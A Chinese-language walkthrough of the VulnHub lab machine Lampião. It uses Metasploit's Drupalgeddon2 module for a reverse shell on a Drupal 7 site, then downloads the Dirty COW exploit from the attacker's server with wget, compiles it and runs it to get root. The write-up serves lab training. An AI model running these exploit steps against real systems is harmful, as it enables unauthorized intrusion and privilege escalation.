

lampiao 靶機

<https://www.vulnhub.com/entry/lampiao-1,249/>

目標: 得到 root

描述: dirty cow 漏洞

Would you like to keep hacking in your own lab?

Try this brand new vulnerable machine! "Lampião 1".

Get root!

Level: Easy


重點:

nmap 掃描


開 22、80、1898 端口

```
22/tcp  open  ssh      OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.7 (Ubuntu Linux)
| ssh-hostkey:
|   1024 46:b1:99:60:7d:81:69:3c:ae:1f:c7:ff:c3:66:e3:10 (DSA)
|   2048 f3:e8:88:f2:2d:d0:b2:54:0b:9c:ad:61:33:59:55:93 (RSA)
|   256  ce:63:2a:f7:53:6e:46:e2:ae:81:e3:ff:b7:16:f4:52 (ECDSA)
|_  256  c6:55:ca:07:37:65:e3:06:c1:d6:5b:77:dc:23:df:cc (ED25519)
80/tcp  open  http?
| fingerprint-strings:
|   NULL:
|
|_  _ _ _ _ _ _ _ _ _ _
|_  | | / _ _ _ _ _ _ _ _ _ _
|_  \x20| _ / ( _ | _ \x20| _ | _
|_  _ / _ | | _ / _ _ _ , _ _ / _ , ( )
|_  | _ /
|_  _ _ _ _ _ _ _ _ _ _
|_  _ ( ) | | | |
```

80 端口的 http，沒有資訊，真正的站點應該在 1898 端口



1898 端口的站點，用 drupal 7，版本舊，用 metasploit 試試能否得到 shell，有找到 robots.txt 但沒有重要發現



用 msf 尋找模組，根據之前的經驗用編號 1 的

```
msf6 > search drupal
```

Matching Modules					
#	Name	Disclosure Date	Rank	Check	Description
0	exploit/unix/webapp/drupal_coder_exec	2016-07-13	excellent	Yes	Drupal CODER Module
1	exploit/unix/webapp/drupal_drupalgeddon2	2018-03-28	excellent	Yes	Drupal Drupalgeddon2
2	exploit/multi/http/drupal_drupageddon	2014-10-15	excellent	No	Drupal HTTP Parameter Pollution
3	auxiliary/gather/drupal_openid_xxe	2012-10-17	normal	Yes	Drupal OpenID External Authentication
4	exploit/unix/webapp/drupal_restws_exec	2016-07-13	excellent	Yes	Drupal RESTWS Module
5	exploit/unix/webapp/drupal_restws_unserialize	2019-02-20	normal	Yes	Drupal RESTful Web Services
6	auxiliary/scanner/http/drupal_views_user_enum	2010-07-02	normal	Yes	Drupal Views Module
7	exploit/unix/webapp/php_xmlrpc_eval	2005-06-29	excellent	Yes	PHP XML-RPC Arbitrary Command Execution

端口不用默認的 80，設定成 1898

```
Description:
  This module exploits a Drupal property injection in the Forms API.
  Drupal 6.x, < 7.58, 8.2.x, < 8.3.9, < 8.4.6, and < 8.5.1 are
  vulnerable.

References:
  https://nvd.nist.gov/vuln/detail/CVE-2018-7600
  https://www.drupal.org/sa-core-2018-002
  https://greysec.net/showthread.php?tid=2912
  https://research.checkpoint.com/uncovering-drupalgeddon-2/
  https://github.com/a2u/CVE-2018-7600
  https://github.com/nixawk/labs/issues/19
  https://github.com/FireFart/CVE-2018-7600

Also known as:
  SA-CORE-2018-002
  Drupalgeddon 2

msf6 exploit(unix/webapp/drupal_drupalgeddon2) > set rhosts 192
```

成功得到會話，輸入 shell，之後輸入 `python -c 'import pty;pty.spawn("/bin/bash")'` 得到交互式 shell


```
msf6 exploit(unix/webapp/drupal_drupalgeddon2) > run

[*] Started reverse TCP handler on 192.168.65.128:4444
[*] Running automatic check ("set AutoCheck false" to c
[+] The target is vulnerable.
[*] Sending stage (39927 bytes) to 192.168.65.239
[*] Meterpreter session 1 opened (192.168.65.128:4444 -

meterpreter > shell
Process 6494 created.
```

獲得的是低權限用戶

```
python -c 'import pty;pty.spawn("/bin/bash")'
www-data@lampiao:/var/www/html$ ls
ls
40847.cpp          LuizGonzaga-LampiaoFalou.mp3  index.php
43418.c            MAINTAINERS.txt              install.php
CHANGELOG.txt      README.txt                   lampiao.jpg
COPYRIGHT.txt      UPGRADE.txt                  misc
INSTALL.mysql.txt  audio.m4a                    modules
INSTALL.pgsql.txt  authorize.php                 profiles
INSTALL.sqlite.txt cron.php                       pwn
INSTALL.txt        dcow                          qrc.png
LICENSE.txt        includes                       robots.txt
www-data@lampiao:/var/www/html$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@lampiao:/var/www/html$ whoami
```

查看內核版本，也許能夠用內核漏洞提權

uname -r

lsb_release -a


```

www-data@lampiao:/var/www/html$ uname -r
4.4.0-31-generic
www-data@lampiao:/var/www/html$ lsb_release -a
No LSB modules are available.
Distributor ID: Ubuntu
Description:    Ubuntu 14.04.5 LTS
Release:        14.04

```

得到系統版本，用 **exploit-db** 網站找 EXP

<https://www.exploit-db.com/>



Date	D	A	V	Title	Type	Platform
2018-12-29	↓	×		Linux Kernel 4.4.0-21 < 4.4.0-51 (Ubuntu 14.04/16.04 x64) - 'AF_PACKET' Race Condition Privilege Escalation	Local	Windows_x86-64
2018-12-29	↓	×		Linux Kernel < 4.4.0/ < 4.8.0 (Ubuntu 14.04/16.04 / Linux Mint 17/18 / Zorin) - Local Privilege Escalation (KASLR / SMEP)	Local	Linux
2017-08-19	↓	×		WebKitGTK 2.1.2 (Ubuntu 14.04) - Heap based Buffer Overflow	Local	Linux
2017-08-13	↓	✓		Linux Kernel < 4.4.0-83 / < 4.8.0-58 (Ubuntu 14.04/16.04) - Local Privilege Escalation (KASLR / SMEP)	Local	Linux
2017-06-28	↓	✓		Linux Kernel (Debian 9/10 / Ubuntu 14.04.5/16.04.2/17.04 / Fedora 23/24/25) - 'ldso_dynamic Stack Clash' Local Privilege Escalation	Local	Linux_x86
2017-06-28	↓	✓		Linux Kernel (Debian 7.7/8.5/9.0 / Ubuntu 14.04.2/16.04.2/17.04 / Fedora 22/25 / CentOS 7.3.1611) - 'ldso_hwcap_64 Stack Clash' Local Privilege Escalation	Local	Linux_x86-64
2016-02-22	↓	×		Linux Kernel 3.x (Ubuntu 14.04 / Mint 17.3 / Fedora 22) - Double-free usb-midi SMEP Privilege Escalation	Local	Linux
2016-11-22	↓	×		Ubuntu 14.04/15.10 - User Namespace Overlayfs Xattr SetGID Privilege Escalation	Local	Linux
2016-12-06	↓	✓		Linux Kernel 4.4.0 (Ubuntu 14.04/16.04 x86-64) - 'AF_PACKET' Race Condition Privilege Escalation	Local	Linux_x86-64
2016-05-04	↓	✓		Linux Kernel (Ubuntu 14.04.3) - 'perf_event_open()' Can Race with execve() (Access /etc/shadow)	Local	Linux

原本用圖片中的第 2 個，但在靶機用 **gcc** 編譯後錯誤，改成用 **CVE-2016-5195**，dirty cow 漏洞

[1]kali> searchsploit dirty cow

找到 40847.cpp

searchsploit -m 40847.cpp //拷貝到當前目錄

[2]kali> python3 -m http.server 8000 //搭建 HTTP 服務器

```
(root@kali)-[~/host/lampiao]
# searchsploit dirty cow

Exploit Title | Pa
Linux Kernel - 'The Huge Dirty Cow' Overwriting The Huge Zero Page (1) | lin
Linux Kernel - 'The Huge Dirty Cow' Overwriting The Huge Zero Page (2) | lin
Linux Kernel 2.6.22 < 3.9 (x86/x64) - 'Dirty COW /proc/self/mem' Race Condition Privilege | lin
Linux Kernel 2.6.22 < 3.9 - 'Dirty COW /proc/self/mem' Race Condition Privilege Escalatio | lin
Linux Kernel 2.6.22 < 3.9 - 'Dirty COW PTRACE_POKE DATA' Race Condition (Write Access Meth | lin
Linux Kernel 2.6.22 < 3.9 - 'Dirty COW' 'PTRACE_POKE DATA' Race Condition Privilege Escala | lin
Linux Kernel 2.6.22 < 3.9 - 'Dirty COW' /proc/self/mem Race Condition (Write Access Metho | lin

Shellcodes: No Results

(id)
# searchsploit -m 40847.cpp
Exploit: Linux Kernel 2.6.22 < 3.9 - 'Dirty COW /proc/self/mem' Race Condition Privilege Esca
URL: https://www.exploit-db.com/exploits/40847
Path: /usr/share/exploitdb/exploits/linux/local/40847.cpp
File Type: C++ source, ASCII text

Copied to: /root/host/lampiao/40847.cpp
```

[3]回到 msf 的交互式 shell

www-data@lampiao:/var/www/html\$> wget http://192.168.65.128:8000/40847.cpp

```

www-data@lampiao:/var/www/html$ wget http://192.168.65.128:8000/40847.cpp
wget http://192.168.65.128:8000/40847.cpp
--2023-08-27 01:42:45-- http://192.168.65.128:8000/40847.cpp
Connecting to 192.168.65.128:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 10212 (10.0K) [text/x-c++src]
Saving to: '40847.cpp'

100%[=====>] 10,212 --.-K/s in 0s

2023-08-27 01:42:45 (500 MB/s) - '40847.cpp' saved [10212/10212]

www-data@lampiao:/var/www/html$ ls
ls
40847.cpp          LuizGonzaga-LampiaoFalou.mp3  includes          qrc.png
CHANGELOG.txt      MAINTAINERS.txt              index.php         robots.txt
COPYRIGHT.txt      README.txt                   install.php       scripts
INSTALL.mysql.txt  UPGRADE.txt                  lampiao.jpg       sites
INSTALL.pgsql.txt  audio.m4a                    misc              themes
INSTALL.sqlite.txt authorize.php                  modules           update.php
INSTALL.txt        cron.php                      profiles          web.config
LICENSE.txt        dcow                          pwn               xmlrpc.php
www-data@lampiao:/var/www/html$

```

[4]使用 40847.cpp

//EXP 檔案有使用說明

```

(root@kali) - [~/host/lampiao]
# cat 40847.cpp
// EDB-Note: Compile:  g++ -Wall -pedantic -O2 -std=c++11 -pthread -o dcow 40847.cpp -lutil
// EDB-Note: Recommended way to run:  ./dcow -s (Will automatically do "echo 0 > /proc/sys/vm/dirty_writeback_centisecs"
//
//

```

www-data@lampiao:/var/www/html\$> g++ -Wall -pedantic -O2 -std=c++11 -pthread -o dcow 40847.cpp -lutil

www-data@lampiao:/var/www/html\$> ./dcow -s

成功拿到 root 權限

flag.txt: 9740616875908d91ddcdaa8aea3af366

```

root@lampiao:~# ls
ls
flag.txt
root@lampiao:~# cat flag.txt
cat flag.txt
9740616875908d91ddcdaa8aea3af366
root@lampiao:~#

```